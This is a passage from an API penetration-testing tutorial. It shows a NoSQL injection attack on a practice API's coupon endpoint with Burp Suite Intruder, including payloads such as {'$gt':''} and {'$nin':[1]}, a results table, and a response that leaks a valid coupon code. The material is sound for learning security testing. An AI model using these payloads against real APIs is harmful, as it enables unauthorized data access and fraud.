
Listing 12-4: The corresponding response

This round of attacks did result in some slightly more interesting responses. Notice the 422 Unprocessable Entity status code, along with the verbose error message. This status code normally means that there is an issue in the syntax of the request.

Taking a closer look at our request, you might notice a possible issue: we placed our payload position within the original key/value quotes generated in the web application's request. We should experiment with the payload position to include the quotes so as to not interfere with nested object injection attempts. Now the Intruder payload positions should look like the following:

```
{"coupon_code":§"TEST!"§}
```

Once again, initiate the updated Intruder attack. This time, we receive even more interesting results, including two 200 status codes (see *Figure 12-6*).



Request	Payload	Status	Error	Timeout	Length
24	{"$gt":""}	200	☐	☐	443
25	{"$nin":[1]}	200	☐	☐	443
1	'	422	☐	☐	449
2	"	422	☐	☐	449
3	--	422	☐	☐	435
4	---	422	☐	☐	435
6	/	422	☐	☐	447
7	//	422	☐	☐	447

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date:
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length,
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 79

{
  "coupon_code":"TRAC075",
  "amount":"75",
  "CreatedAt":"      02-14T19:02:42.797Z"
}
```

Figure 12-6: Burp Suite Intruder results

As you can see, two injection payloads, `{"$gt":""}` and `{"$nin":[1]}`, resulted in successful responses. By investigating the response to the `$nin` (not in) NoSQL operator, we see that the API request has returned a valid coupon code. Congratulations on performing a successful API NoSQL injection attack!

Sometimes the injection vulnerability is present, but you need to troubleshoot your attack attempts to find the injection point. Therefore, make sure you analyze your requests and responses and follow the clues left within verbose error messages.